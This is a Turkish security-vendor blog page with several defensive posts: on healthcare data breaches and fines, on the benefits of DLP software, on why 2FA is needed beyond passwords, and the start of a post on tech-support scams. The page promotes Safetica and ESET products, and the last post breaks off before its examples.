**Sonuç olarak hali hazırdaki kimlik hırsızlığının [%95’inin ele geçirilen sağlık kayıtlarından dolayı](https://www.globenewswire.com/en/news-release/2022/03/31/2413675/0/en/Largest-Healthcare-Data-Breaches-Reported-in-February-2022-Confirms-Need-for-Network-Security-Based-on-Zero-Trust-Microsegmentation.html) yaşandığı tahmin edilmektedir. Bu durum da bir veri sorununun, hastanın güvenliğine ilişkin ciddi bir risk oluşturabileceği anlamına gelmektedir.**
Sağlık sektöründeki veri sorunlarının bu kadar maliyetli olmasının bir diğer nedeni de bu sorunları çözmek için ihtiyaç duyulan zamandır. IBM Security, 2022’deki raporlarında sağlık sektöründeki veri ihlalinin ortalama yaşam döngüsünün 329 gün olduğunu tespit etmiştir.
Sağlık uzmanlarının gün içerisinde ne kadar az zamanları olduğu ve hassas sağlık bilgileri de dahil olmak üzere dosyaların kimse fark etmeden nasıl kolaylıkla kopyalandığı veya paylaşıldığı göz önüne alındığında bir kliniğin veya hastanenin bir veri sorununu tespit etmesi çok uzun zaman alabilir.
Ne yazık ki bir veri sorunu tespit edildiğinde ise genellikle iş işten çoktan geçmiş oluyor. Sosyal güvenlik numaralarından kredi kartı numaralarına ve hastalık öykülerine kadar hastaların verileri çoktan karanlık ağa sızdırılmış olurken şirketler ise itibar kaybı, maddi zarar ve yasal sonuçlarla uğraşmak durumunda kalıyor.
## Sağlık sektörü veri ihlalleri ve yasal sonuçları
Sağlık sektörü veri ihlallerinin bu kadar maliyetli olmasının başka bir nedeni ise sektörün günümüzde uyması gereken birçok kanun ve yönetmeliğin olması ve bunların ihlal edilmesinin ağır cezaları olmasıdır.
2014’te gerçekleşen bir siber saldırının ardından yaşanan veri ihlali ile 78,8 milyon kaydın sızdırılması sonucunda Anthem Inc. şirketi, 16 milyon ABD doları cezaya çarptırılarak 2018 yılında sağlık sektöründe günümüzdeki en büyük HIPAA ihlal cezasını ödemiştir. Anthem buna ek olarak olayın kurbanları adına açılan davaları çözmek için 115 milyon ABD doları ile birlikte 48 milyon ABD doları para cezası da ödemiştir.
İkinci en büyük ceza ise 2020’de sağlık sigortası şirketi Premera Blue Cross’a verilmiştir. Şirket, birkaç HIPAA gerekliliğine uymayıp bilgisayar korsanlarının 10.466.692 kişinin koruma altındaki sağlık bilgisini ele geçirdiği bir veri sorununa neden olduğu için bu cezayı almıştır. Şirket, ardından bu sorunu çözmek için 6.850.000 ABD doları tutarında para cezası ödemeyi kabul etmiş ve uyumsuzluğun yaşandığı tüm alanlarla ilgilenmek için bir düzeltici faaliyet planını hayata geçirmiştir.
Premera Blue Cross ayrıca birçok eyalette açılan davaları çözmek için 10 milyon ABD doları ve kurbanlar adına açılan toplu davaları çözmek için de 74 milyon ABD doları ödemiştir.
### Sağlık verileri ile genetik ve biyometrik veriler de Genel Veri Koruma Yönetmeliği (GDPR) kapsamındaki özel veri kategorileri olarak kabul ediliyor.
Bu yüzden sağlık şirketlerinin, sağlık bilgilerini toplarken, işlerken ve muhafaza ederken sıkı kurallara uyması gerekiyor. Aksi takdirde oldukça ağır cezalarla karşılaşabilirler.
23 Şubat 2021’de DEDALUS BIOLOGIE şirketindeki büyük bir veri ihlalinin ardından yaklaşık 500.000 kişinin sağlık verisi internete sızdırılmıştır. Sızdırılan veriler arasında hasta isimleri, sosyal güvenlik numaraları, hastaların birincil doktorlarının ismi ve muayene tarihleri ile birlikte HIV, kanser hastalıkları, genetik hastalıklar, gebelik durumları ve uyuşturucu tedavileri ile ilgili gizli sağlık bilgileri yer almaktadır. Şirket, GDPR’ın 28, 29 ve 32. maddelerindeki gerekliliklere uymayıp ihlalin yaşanmasına yol açtığı için Fransız veri koruma kurumu (CNIL) tarafından 1,5 milyon Euro para cezasına çarptırılmıştır. Ancak soruşturma henüz devam ettiği için şirketin ihlaller için ödemek zorunda kalacağı nihai ceza tutarı çok daha yüksek olabilir.
Kişilerin, verilerinin ihlal edilmesi nedeniyle dava açması da daha yaygın hale geliyor. Örneğin, hukuk firması Baker Hostetler 2021’de müvekkillerine yardımcı oldukları 1.200’den fazla veri güvenliği sorununu incelemiş ve bu sorunların %23’ünün sağlık sektörü ihlallerinden yaşandığını tespit etmiştir.
**Bu durum, ciddi bir veri ihlali durumunda sağlık tesislerinin sadece veri özel hukuku yaptırımlarıyla değil aynı zamanda sorundan etkilenen kişilerin açacağı özel hukuk davalarıyla da karşı karşıya kalabileceği anlamına geliyor. Nihayetinde şirketler davanın çözümü için para ödenmesi, tazminat ödenmesi ve hatta sorunla ilgili olarak veri ihlali kurbanlarının zararlarının kendi cebinden karşılanması gibi durumlarla karşılaşabiliyor.**
## Hasta kayıtları, veri kaybına veya ihlaline karşı nasıl korunabilir?
Sağlık merkezindeki veri güvenliğini iyileştirmek muhtemelen biraz zaman ve çaba gerektirecek olsa da bunu yapmanız veri sorunlarını veya uyumluluk ihlallerini daha kolay önlemenize yardımcı olacağı için uzun vadede daha kazançlı olabilirsiniz. Böylece, hem hastalarınıza hem de iş ortaklarınıza verilerinin güvenliği konusunda teminat verebilir ve sağlıkla ilgili veri ihlallerinden dolayı ortaya çıkabilecek oldukça maliyetli finansal sonuçları önleyebilirsiniz.
Peki işe nereden başlamanız gerekir?

## **Sağlık sistemlerinizin güvenliğini artırmak için uygulayabileceğiniz bazı yöntemler:**
### Bir güvenlik risk analizi yapın
Hem GDPR hem de HIPAA, sağlık hizmeti sağlayıcılarının muhtemel güvenlik açıklarını ve ağlarındaki veri tehditlerini tespit etmeleri için yıllık güvenlik risk analizi yapmalarını gerekli kılıyor. Bu genelde zaman alsa da bu güvenlik analizini yapmak sağlık şirketleri için oldukça önemli, çünkü söz konusu değerlendirme, hasta verilerinin nerede ihlal edilebileceği ve şirketlerin bu güvenlik açıklarını nasıl önleyebileceği konusunda şirketlere yeterli bilgi sunabilir.
Böylece, ağınızda gelecekte veri ihlaline ya da kaybına yol açabilecek bir güvenlik açığını ya da sorununu düzelterek hem zaman kazanabilir hem de maddi bir zarar yaşamazsınız.
### Çalışanlarınıza en iyi siber güvenlik uygulamaları konusunda eğitim sağlayın
Çalışanlarınız, siber güvenlik eğitimi olmadan şirketinizin güvenlik politikalarını veya siber riskleri bilmeyebilir ve bu durum, bir hastanın dosyasını bir sosyal medya mesajı ile göndermeleri gibi riskli eylemlerde bulunmalarına neden olabilir. Bu duruma rağmen sağlık çalışanlarının yaklaşık üçte biri (%32), iş yerlerinde hiç siber güvenlik eğitimi almadıklarını ifade etmiştir! Veri ihlalinin neden olabileceği sonuçların farkında olmamak da çalışanların, bir işi daha hızlı yapmak için güvenlik prosedürlerini atlamasına neden olabilir. Bu durum da hızla sağlık veri ihlallerine yol açabilir. Aslında, insan hatası 2020’de sağlık ihlallerinin %33’ünü oluşturmuştur.
Ortaya çıkabilecek sorunların sayısını azaltmak için çalışanlarınızın, hassas verilerle nasıl ilgilenmeleri gerektiğini ve ilgili prosedürlere uyulmamasının meydana getirebileceği sonuçların farkında olmalarını sağlayın. Veri tehditlerini önlemek ve bunlarla ilgilenmek söz konusu olduğunda çalışanlarınıza, karşılaştıkları bir veri ihlaline nasıl yanıt vermeleri gerektiğini anlatan talimatların bulunduğu bir [müdahale planı](https://antivirus.com.tr/ucretsiz-kilavuz-etkin-siber-guvenlik-stratejisi-olusturun/) sunmak da oldukça faydalı olabilir.
### Sağlık kayıtlarına erişimi sınırlayın
Yüzlerce insan ve cihazın olduğu bir sağlık kurumunda veri hırsızlığını önlemek amacıyla kimlerin hasta sağlık kayıtlarını açıp düzenlediğini ve paylaştığını yakından takip etmeniz hayati öneme sahiptir. Sadece belirli tıbbi kayıtlara ihtiyaç duyan sağlık uzmanlarının en hassas sağlık dosyalarına erişim sağlayıp bunları düzenleyebilmesi için [bu dosyalara yönelik erişim izinleri oluşturulmalıdır](https://antivirus.com.tr/veri-kaybi-korumasina-dlp-sahip-olmanin-avantajlari/).
Sağlık kayıtlarına ne kadar az insanın erişimi olursa, veri ihlalleri ve veri sızıntısı da o kadar az olur.
### Kişisel cihazların kullanımını sınırlayın
Sağlık uzmanları, iş amacıyla kişisel cihazlarını kullanmayı uygun görebilir ama bu cihazlar, genellikle bir klinik veya hastanedeki cihazlar kadar güvenli değildir. Çalışanlarınızın iş amacıyla kendi cihazlarını getirip kullanmalarına izin vermek istiyorsanız bu cihazları kullanırken çalışanlarınızın kurumunuza ait ağ/uygulamalara nasıl erişim sağlayabileceklerini ve bir sorunla nasıl ilgilenebileceklerini anlatan net bir politikanızın olması oldukça önemlidir. Aynı zamanda ağınıza hangi cihazların bağlandığını yakından takip edip tanımadığınız cihazların hassas dosyalara erişimini sınırlandırmak veya engellemek de faydalı olabilir.
### Veri denetim kaydı tutun
Veri kaydı tutmak, HIPAA’nın önemli bir parçası olup herhangi bir politika ihlalini hızlıca tespit edip hemen yanıt verebilmenize olanak tanır. Ayrıca bir sorun meydana geldiğinde denetim geçmişi de adli uzmanların, sorunun başladığı yeri tespit etmelerine, sorunun nedenini bulmalarına ve benzer sorunların oluşmasını önlemek için en iyi yöntemi tavsiye etmelerine yardımcı olur.
Ancak denetim kaydını manuel olarak takip edip kaydetmek, vakit alıcı ve karışık bir işlem olabilir. Neyse ki Safetica gibi sizin adınıza denetim kaydı oluşturup bunları güncelleyen uygulamalara güvenebilirsiniz. Böylece, bir veri sorunu ile uğraşırken tüm ağı aramaktansa veri kayıtlarını kontrol etmeniz, sorunun nerede ve nasıl meydana geldiğini anlamanız için yeterli olacaktır.
### Hassas verilerle ilgilenirken yapılabilecek eylemleri kısıtlayın
Hangi çalışanınızın hassas dosyalara erişim sağlayacağını kontrol etmenizin yanı sıra bilgilerin yetkisiz bir şekilde açığa çıkarılmasını önlemek için bu dosyalarla neler yapılabileceğini de kısıtlamanız tavsiye edilir. Örneğin; hassas dosyaların internete yüklenmesi, harici sürücülere kopyalanması, e-posta eki olarak gönderilmesi veya çıktı alınmasının sınırlandırılması ya da engellenmesi, sorunların ortaya çıkma riskini azaltmada faydalı olabilir. Kontrol edilen ve güvenli veri uç noktaları da veri hırsızlarının gizli verileri çalmasını büyük ölçüde azaltır çünkü bu, hırsızların yakalanmadan verileri kopyalama ya da paylaşma seçenekleri daha düşük hale getirir.
### Verileri şifreleyin
Şifreleme, hassas bilgileri korumada en etkili yöntemlerden biridir. Yetkisiz bir kişi, hastaların tıbbi kayıtları gibi hassas dosyalara erişim sağlasa bile bu dosyaların içerisindeki bilgileri çözemez ve bu dosyaları hiçbir şekilde kullanamaz. Ek koruma sağlamak için birden fazla şifreleme katmanı da ekleyebilirsiniz, böylece bir sisteme giriş yapmak için ya da şifrelemeyi çok faktörlü kimlik doğrulaması ile birleştirmek için birden fazla şifreleme anahtarına ihtiyaç duyulur.
### Hassas bilgileri uygun bir şekilde imha edin
HIPAA aynı zamanda, yetkisiz kişilerin kullanmasını önlemek için hasta verilerini veya diğer hassas bilgileri içeren dosyaları ve cihazları nasıl imha etmeniz gerektiği konusunda sıkı düzenlemelere sahiptir. Artık ihtiyaç duyulmayan verileri uygun bir şekilde imha etmemeniz, verilerin açığa çıkmasına neden olabilir ve böylece, ihlalden dolayı cezalarla karşılaşabilirsiniz.
Aslında, HIPAA ihlallerine yönelik en büyük cezaların bazıları, tıbbi kayıtların imha kurallarına uyulmamasından dolayı verilmiştir. Örneğin, New England Dermatology and Laser Center, tıbbi kayıtların uygun bir şekilde imha edilmemesinden kaynaklı açılan soruşturmayı çözüme kavuşturmak için 300.640 ABD doları para cezası ödemek zorunda kalmıştır.
Hassas verilerin uygun bir şekilde imha edilmesini ve bilgilerin tekrar kullanılamamasını sağlamak amacıyla hassas verileri ve bu verilerin bulunduğu cihazları elden çıkarmak için HIPAA uyumlu veri imha hizmetleri almanız tavsiye edilir.
### Verileri düzenli olarak yedekleyin ve bunları güvenli bir yerde muhafaza edin
Sebebi ister sağlık sisteminizin çökmesi ister çalışanınızın hasta kayıtlarını yanlışlıkla iptal etmesi olsun hassas verilere erişim sağlayamamanız durumunda hastalarınızla ilgilenmeniz gereken zamandan çok yedekleri geri yüklemek için zaman harcayabilirsiniz. Ayrıca bir veri sorunu nedeniyle hastaların randevularını veya prosedürlerini tekrar planlamanız gerekirse bu hastaların, verilerinin güvende olduğuna ilişkin size duydukları güveni kaybedebilirsiniz.
Bu nedenle HIPAA’nın son kuralı, elektronik olarak korunan sağlık bilgilerinin (ePHI) düzenli olarak yedeklenmesini ve tesis dışında güvenli bir şekilde muhafaza edilmesini gerektirmektedir. İdeal olarak, farklı yerlerde muhafaza edilen verilerin üç yedeğine sahip olmanız gerekir; böylece tüm verilerinizi kaybetme ihtimalini önemli ölçüde azaltabilirsiniz.
Aynı zamanda yedeklemelerin günlük veya en azından haftada bir kez yapılması da tavsiye edilir. Bunu yapmak için zamanınız yoksa, örneğin her gece, planlı aralıklara otomatik yedekleme kurmanız iyi bir fikir olabilir. Ayrıca, yalnızca iş için verilerin kopyasına ihtiyaç duyan kişilerin bu kopyalara erişim sağladığından ve tüm kopyaların şifreli olduğundan da emin olmanız gerekir.
####
Safetica’nın sağlık tesisinizdeki verileri nasıl koruyabileceği hakkında daha fazla bilgiyi özel teknik incelememizi okuyarak öğrenebilirsiniz
İncelemeyi indirin
## Sonuç
Hastaneler, klinikler ve sağlık hizmeti sağlayıcıları, hasta verilerini ve kritik sağlık hizmeti bilgilerini korumaktan sorumludur, çünkü yanlış ellere düşmenin sonuçları felaket olabilir. Bir veri ihlalinin ortalama maliyeti her geçen gün daha da artıyor, bu da çeşitli ihlal türlerini ve olayları önlemeyi her zamankinden daha kritik hale getiriyor.
Hastane personelini ve sağlık personelini eğiterek, hasta verilerine erişimi kısıtlayarak ve verileri şifreleyerek, olayların sayısı ve neden olabilecekleri hasar gözle görülür şekilde azaltılabilir.
Sağlık verilerini izleyerek ve tehditlerden koruyarak güvende tutmayı kolaylaştırabilirsiniz.

[](https://stratus.com.tr/safetica-dlp/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=dlp)Safetica DLP
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Kişisel Bilgiler, Rapor, Rehber, Safetica, Sağlık, Veri Gizliliği
---
### [Veri kaybı korumasına (DLP) sahip olmanın avantajları](https://antivirus.com.tr/veri-kaybi-korumasina-dlp-sahip-olmanin-avantajlari/)
**Published:** Ocak 30, 2023
**Author:** Can Erginkurban
**Excerpt:** Şirketinizi dış tehditlerden korumak önemli. Ancak sızıntıların %60'ı çalışanlardan kaynaklanıyor. Bir DLP çözümü kullanmak bu sorunun önüne geçmenizi sağlar.
**Content:**
*Hangi ölçekte olursa olsun, şirketinizi dış tehditlerden korumak günümüzde önemli bir uygulama haline geldi. Ancak unutmamak lazım ki veri sızıntıları söz konusu olduğunda, olayların %40 ila %60’ı içerideki kullanıcılardan kaynaklanıyor. Bir DLP çözümü (veri kaybı önleme) kullanmak, veri güvenliğiyle ilgili riskler için önlem almanızı sağlar. DLP yazılımının şirketinize nasıl fayda sağladığını öğrenmek için okumaya devam edin.*
## 1) DLP çözümü itibarınızı korur
Çalışanlarınızın, müşterilerinizin veya müşterilerinizin verilerini güvenli bir şekilde işlediğinizde, yalnızca gizliliklerini korumakla kalmaz, aynı zamanda kendi şirketinizin itibarını da iyileştirirsiniz. **Veri sızıntısı haberlerinde yer almamak, zamandan ve paradan tasarruf etmenizi sağlar ve itibarınızı arttırır**. Bu da, işletmenizi ve işinizi yeni potansiyel müşteriler ve çalışanlar için daha güvenilir hale getirir.
## 2) Sizi içerideki tehditlere karşı korur
Uç nokta koruma yazılımları çoğunlukla şirket dışından gelen olası siber suç tehditleriyle mücadele eder, veri kaybı koruması ise işletmenizin içindeki süreçleri korur. Verileriniz birçok çalışan tarafından günlük olarak işlenir. Çalışanlar için gerçekleştirecekleri eylemin güvenli olup olmadığı her an kolayca verilebilecek bir karar değildir. Bir DLP çözümüne sahip olmak, yanlış seçim yapmalarını ve istemeden veri güvenliğinizi riske atmalarını engeller. Ek olarak, bir **DLP çözümü, çalışanlarınızın işletmenize kasıtlı olarak zarar vermesini de önler.** Örneğin, müşterilerinizin verilerini rakip şirketlere satmak gibi eylemlerin önüne geçer.
## 3) Çalışanlarınızı eğitir
Bazı DLP sağlayıcıları, güvenli olmayan etkinliklere etkileşimli yanıtla verebilir. Örneğin, çalışanınız hassas veriler içeren bir belgenin ekran görüntüsünü almak isteyebilir. DLP çözümü yalnızca eylemi engellemekle kalmaz, aynı zamanda çalışanı, engellenen etkinliğin olası risklerini açıklayacak ve çalışana daha güvenli bir seçenek sunacak bir **açılır pencere aracılığıyla** yönlendirebilir.
## 4) DLP çözümü, verilerinizle iletişimde kalmanıza yardımcı olur
DLP çözümü uygulamak, tüm hassas veya gizli verilerinizin şirket içinde veya dışında nerede oluşturulduğuna, depolandığına ve taşındığına dair genel bir bakış elde etmenizi sağlayan bir veri akışı keşfiyle başlar. Bu, iç riskleri analiz etmenize ve gerçek zamanlı olarak neler olduğunu anlamanıza yardımcı olur. Ardından, hassas veriler kişisel, finansal, sağlık vb. gibi kategorilere ayrılır. Bir sonraki adım, hassas verileri sızıntıdan korumak için DLP politikalarının ve kurallarının uygulanmasıdır.
Çözüm ilk defa uygulandıktan sonra, veri kaybını önleme stratejisinin bir parçası olarak düzenli eğitim ve toplantılar yapabilirsiniz ve çalışanlarınız size çözüm ve verileri işlemeleri hakkında geri bildirimde bulunabilirler. Son olarak, bir **DLP çözümü, verilerinizin** kimin işlediği veya çalışanlarınızın çeşitli yazılımlara, uygulamalara, web sitelerine ve hatta donanımlara ne sıklıkta eriştiği konusunda sizi bilgilendirebilir, böylece şirketinizin işleyişini optimize edebilirsiniz.
## 5) Hibrit çalışmayı daha güvenli hale getirir
Pandemi ile beraber, uzaktan veya hibrit çalışma modeli daha yaygın hale geldi. Hatta hibrit çalışma modeli kalıcı olacak gibi görünüyor. Ancak, uzaktan veya evden çalışmak, ofisten çalışmaktan daha az güvenli olabilir. Çalışanlarınızın etkili bir şekilde çalışabilmeleri için çevrimiçi iletişim kanalları aracılığıyla daha fazla bilgi paylaşmaları gerekir. İşyerinde olduğu kadar yakından izlenmeyen genel veya ev **ağlarına** bağlanmaları gerekebilir. DLP çözümü, bu durumlarda veri işlemeyi denetler ve böylece olası sorunları önleyebilir.
### Doğru veri kaybı önleme çözümünü nasıl seçersiniz?
İşletmeniz için doğru çözümü bulmak için kendinize ve DLP üreticilerine sormanız gereken 14 soru:
1. Yazılım amaçlarıma ve belirli potansiyel risklerime karşılık geliyor mu?
2. Şirket içi DLP çözümüne mi ihtiyacım var yoksa SaaS DLP’yi mi tercih etmeliyim?
3. Çözüm en iyi şekilde hangi operasyonel sistemlerde çalışıyor?
4. Yazılım benim büyüklüğümdeki bir şirket için uygun mu?
5. DLP, şirketimizde kullandığımız tüm önemli veri kanallarını ve işletim sistemlerini kapsıyor mu?
6. Kullanıcıların evden veya uzaktan çalıştığı ortamlar için hazır mı?
7. Hem içerik tabanlı hem de bağlam tabanlı veri sınıflandırması sunuyor mu?
8. Taranan belge ve görüntülerdeki hassas verileri algılayabilmek ve sınıflandırabilmek için OCR’ye (Optik Karakter Tanıma) sahip mi?
9. Çözüm, geçici çevrimdışı cihazları da koruyabilir mi?
10. DLP, uç nokta cihazındaki veya ağ düzeyindeki verileri koruyor mu?
11. Veri koruması kullanabilmek için ek çalışanlara ihtiyacım var mı? Kaç tane çalışan gerekiyor?
12. Korunan cihazların performansına etkisi ne kadar büyük?
13. DLP çözümünü uygulamak için ek sunucular (donanım) satın almam gerekir mi?
14. Çözüm ne kadar hızlı uygulanabilir?
[](https://www.eset.com/tr/business/solutions/identity-and-data-protection/#dlp-and-insider-threats)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Kurumsal Güvenlik, Safetica, Siber Güvenlik
---
### [Güçlü bir parola kullandığınızı mı sanıyorsunuz? Yeterli değil!](https://antivirus.com.tr/guclu-bir-parola-kullandiginizi-mi-dusunuyorsunuz-yeterince-degil/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** Daha fazla insanın uzaktan çalışmasıyla birlikte siber saldırılar da artıyor. Veri ihlallerini nasıl önleyebilirsiniz? Etkili bir 2FA çözümü kullanarak başlayın.
**Content:**
*Yaklaşık 0,29 milisaniye. Bu, siber suçluların “1234” gibi bir parolayı ele geçirmek için harcaması gereken süre. Peki bunun sonrasında neler yaşanıyor? Veri ihlalleri, öfke ve pişmanlıklar. Hatta en kötü senaryoda bu durum iflas etmeye kadar gidiyor. Tüm parolalarınızı her 90 günde bir değiştirdiğiniz sürece verilerinizin tamamen güvende olduğunu mu düşünüyorsunuz? Bu kadar saf olmayın. Güçlü bir parola ve daha iyi bir güvenlik için okumaya devam edin.*
Kullanıcı adı ve parola. E-posta hesaplarından bulut hizmetlerine ve şirket ağlarına kadar çeşitli uygulama ve internet sitelerine giriş yapmak söz konusu olduğunda ayrılmaz ikili. Ancak veri güvenliğine önem verdiğinizi söylüyor ve bu konuda ciddiyseniz bu basit kombinasyon dosyalarınızı güvende tutmak için yeterli değil. Peki neden?
## **Zayıf parolalar, işletmeniz için bir tehdit olabilir.**
Peki parolanın başlıca rolü ne? Hassas verileri korumak ve yalnızca gerçekten ihtiyacı olanlara erişim izni vermek. Ancak bazı zamanlar gerçekte yaşananlar farklı olabilir. Siber hırsızların, akıllı telefonlarınızda ve bilgisayarlarınızda güvenli bir şekilde muhafaza edildiğini düşündüğünüz verilere erişip bunları çalması için parolanızı ele geçirmesi en kolay yöntem olabilir. Kelimelerin başarılı bir şekilde seçilmesi, kaba kuvvet saldırıları veya sadece tahminde bulunulması, bilgisayar korsanlarının parolanızı kırmak için kullandığı en yaygın teknikler arasında yer alır. Daha sonrasında ise bilgisayar korsanları genellikle bunları karanlık ağda satar. Bunları bazen sadece birkaç dolar kadar küçük bir rakama satarlar.
**Öneri:** Her durumda özel ve profesyonel amaçlar için farklı parolanız olmalı. “1234” veya sadece “şifre” gibi basit kelimeler ve kombinasyonlar kullanmaktan kaçının. Doğum tarihinizi, herkesçe bilinen kelimeleri veya özlü sözleri kullanmak da hiç söz konusu olmamalı!
Peki her 90 günde bir parolanızı değiştirmek yeterli mi? Çoğu durumda yeterli değil. Böyle bir stratejiye yönelmek, özel ve şirket veri erişimini karıştırarak kaos ve karışıklığa yol açabilir. Nihayetinde başlangıçta düşünülen amaç tam tersi olsa bile bu durum BT güvenliğinizi risk altına bile sokabilir. Ancak tüm gizli dosyalarınızı korumanızın bir başka yolu daha var.
**Siber güvenlik yazılımına yatırım yapmadan önce kendinize ne sormalısınız?**
1. Tam olarak neler koruma altına alınmalı? Veri erişimi, hizmetler ve ağlar mı yoksa sistem özellikleri mi?
2. Mevcut güvenlik yapınız göz önüne alındığında çözüm uygun mu?
3. Yatırım yapmak için ne kadarlık bir bütçeye ihtiyacınız var? Ek masraflar neler?
4. BT yöneticileri ve kullanıcıları için mevcut çözümün kullanımı kolay mı?
5. Yazılımın ve yönetimin kurulumu ne kadar zahmetli?
6. Mevcut çözüm yeteri kadar esnek ve ölçeklenebilir mi? Bu çözümü yeni (mobil) işletim sistemleri için kullanabilir misiniz?
## **Çok Faktörlü Kimlik Doğrulaması = Verilerinizin Kalesi
Gerçekten mevcut BT standartlarını karşılamak ve siber suçluları şirketinizden uzak tutmak istiyorsanız [iki faktörlü kimlik doğrulaması (2FA)](https://datasecurityguide.eset.com/en-uk/why-are-encryption-and-2fa-essential-for-your-business) gibi kompleks doğrulama yöntemleri kullanın. Bu durumda basit kullanıcı adı-parola kombinasyonu önemli belgelere erişim imkanı sağlamaz. Kullanıcıyı tanımlamak için birden çok faktöre ihtiyaç duyarsınız. İki veya daha fazla bilgiden oluşan bir kombinasyon gereklidir. Bu sayede bir bilgisayar korsanının cihazlarınızı ele geçirme ihtimali azalır.
### **Kullanıcıyı tanımlamak için hangi bilgi ve araçlar kullanılabilir?
- Özel bilgiler
- Biyometrik bilgiler
- Jeton ve güvenlik anahtarları gibi ek donanımlar
**2FA’ya neden yatırım yapılmalı?**
- Tek seferlik parolalar, davetsiz bir misafirin dosyalarınıza erişim sağlama riskini azaltır.
- Artık basit ve tahmin etmesi kolay parolalar kullanılmaz.
- Ek bir donanıma ihtiyaç duyulmadığı için maliyetler düşer.
- Kurulumu ve yönetimi kolaydır.
- Akıllı telefonlar ve diğer cihazlar, jeton olarak kolayca kullanılır.
Peki küçük bir işletmeyseniz ve gelişmiş bir 2FA çözümü uygulamak için şirketinizin finansal ve personel olanakları yoksa? Ya da bir BT yöneticisi olarak mümkün olduğunca az çalışmak istiyorsanız? Her zaman uygulaması kolay bir çözümü tercih edin, aksi takdirde işletmeniz çalışamaz hale gelebilir. Yeni bir yazılım seçerken tercihiniz uygunluk ve pratiklikten yana olsun. Peki bir öneri ister misiniz? Başarılı ve kullanımı kolay USB donanım kilitlerini deneyin.
**Kullanıcıyı tanımlamak için hangi bilgiler kullanılabilir?**
- Kullanıcı kimliği
- Parola
- Akıllı kartlar
- Tek Kullanımlık Parola (OTP) jetonları
- Parmak izi ve damar okuyucu gibi biyometrik veriler
- Radyo Frekanslı Tanıma (RFID) jetonları
- X.509 sertifikaları
- QR kodları
- USB donanım kilitleri\*
##### \*USB donanım kilitleri muhtemelen en kolay çözümdür. Bilgisayarınızda herhangi bir kurulum veya değişiklik gerektirmezler. Bu kilitleri bilgisayarınıza takmanız yeterlidir.
Kısacası hiçbir zaman sadece parola ve kullanıcı adlarını kullanmamalısınız. 2020 Pew Research Center araştırmasına göre telefonla çalışmaya yönelik büyük bir değişimin olması ve çalışanların yaklaşık %71’inin evden çalışmasıyla birlikte, siber güvenlik konusunda insanlar daha fazla hataya yatkın oldu. Ayrıca siber saldırılar da artışa geçti. Bu yüzden etkili bir 2FA çözümü oldukça işinize yarar. Şimdi işletmeniz için uygun bir koruma yöntemi seçme zamanı!
[](https://www.eset.com/tr/business/solutions/identity-and-data-protection/#secure-authentication)
**Kategoriler:** KURUM İÇİ ÖNLEMLER, SİBER GÜVENLİK
**Etiketler:** Gizlilik, Kurumsal Güvenlik, Siber Güvenlik
---
### [Teknik destek dolandırıcılığına karşı nelere dikkat etmeli?](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/)
**Published:** Ocak 20, 2023
**Author:** ESET
**Excerpt:** Teknik destek dolandırıcıları, bilgisayarınızda aslında hiç olmayan bir sorunu çözmek için size yardımcı olmak istiyorlar. 2023'de bu tür dolandırıcılıkları daha kolay fark edebilirsiniz.
**Content:**
*Sahtekârlar, bilgisayarınızda aslında hiç olmayan bir sorunu çözmek için size hala yardımcı olmak istiyorlar.
Teknik destek dolandırıcıları, yıllardır düzmece teknik destek hizmeti sunmaya ve insanların cihazlarında ya da yazılımlarında var olmayan sorunları “çözmeye” devam ediyorlar. Kurbanlarını bir dizi denenmiş ve test edilmiş sosyal mühendislik hilesini kullanarak parola ve finansal bilgileri gibi hassas verilerini paylaşmaya ya da para göndermeye ikna ederek önemli başarılar elde ediyorlar. Günümüzde ise telefonla arama ve sahte açılır uyarı pencerelerinin ötesine geçerek kurbanlarını daha karmaşık tekniklerle kandırmaya devam ediyorlar, yani bu işten hala iyi ekmek yiyorlar.
FBI’a göre 2021 yılında yalnızca ABD’de neredeyse 24.000 kişi teknik destek dolandırıcılıkları yüzünden yaklaşık 348 milyon dolar kaybettiğini bildirdi. Bu da bir önceki yıla oranla %137’lik bir artış demek. Ayrıca birçok kurban dolandırıldığını açıklamak istemediğinden, olayın gerçek boyutu bilinen rakamlardan çok daha fazla.
Bununla birlikte, Microsoft tarafından 2021 yılında gerçekleştirilen başka bir araştırma ise küresel tüketicilerin beşte üçünün son 12 ayda bu tür bir dolandırıcılıkla karşılaştığını ve “altı tüketiciden birinin ise dolandırılmaya devam ettiğini” ve bu süreçte kişilerin genellikle para kaybettiğini ortaya sürüyor.
İşin iyi tarafından bakacak olursak, bu durum aslında kullanıcıların bilinçlenmesiyle önlenebilecek bir siber suç. İnternet kullanıcıları, erken uyarı işaretlerini fark ederek bu süreçte çok fazla zaman ve para kaybetmeden ve gözyaşı dökmeden dolandırıcılık kurbanı olmaktan kaçınabilir.
## Günümüzde teknik destek dolandırıcılığı nasıl işliyor?
Teknik destek dolandırıcılıkları son on yılda önemli ölçüde gelişti. İlk dolandırıcılıklar tipik olarak Hindistan’da bulunan ve tanınmış güvenlik hizmeti sağlayıcıları da dahil olmak üzere Microsoft, Dell, Cisco veya başka bir teknoloji şirketinde çalıştıklarını iddia eden sahte teknik destek temsilcilerinden gelen pazarlama çağrıları şeklindeydi.
Bu dolandırıcılar, kurbanlarını hiçbir şey yokken rastgele bir şekilde arayarak onları bilgisayarlarında derhal düzeltilmesi gereken bir sorun olduğuna ve bunu bir ücret karşılığında yapabileceklerine ikna etmeye çalışıyordu. Bu girişimler büyük ölçüde bilgisayarlar hakkında fazla bilgisi olmayan kişileri hedef alıyor ve belirli ürünlerin kullanıcılarına “yardım” teklifi sunan internet siteleri ve Facebook sayfalarından geliyor gibi görünüyordu.
Zamanla, insanları cihazlarında bir sorun olduğuna ikna etmeye çalışan bilgisayar ekranındaki uyarıların yanı sıra aldatıcı reklamlar, sahte açılır pencereler, sahte destek siteleri ve kötü amaçlı yazılımlar ve kötü amaçlı yazılım benzeri programları içeren saldırılar ortaya çıktı.
Dolandırıcılık türleri arttıkça ve daha karmaşık hale geldikçe dolandırıcıların kişileri genelde rastgele bir şekilde pazarlama amacıyla araması yerine, kurbanların dolandırıcıyı (genellikle tehlikeli bir internet sitesini ziyaret ettikten sonra) arayarak kandırıldığı bir duruma geldi.
Aşağıda, bu tür sahte uyarılara dair son zamanlarda görülen birkaç örnek yer alıyor:


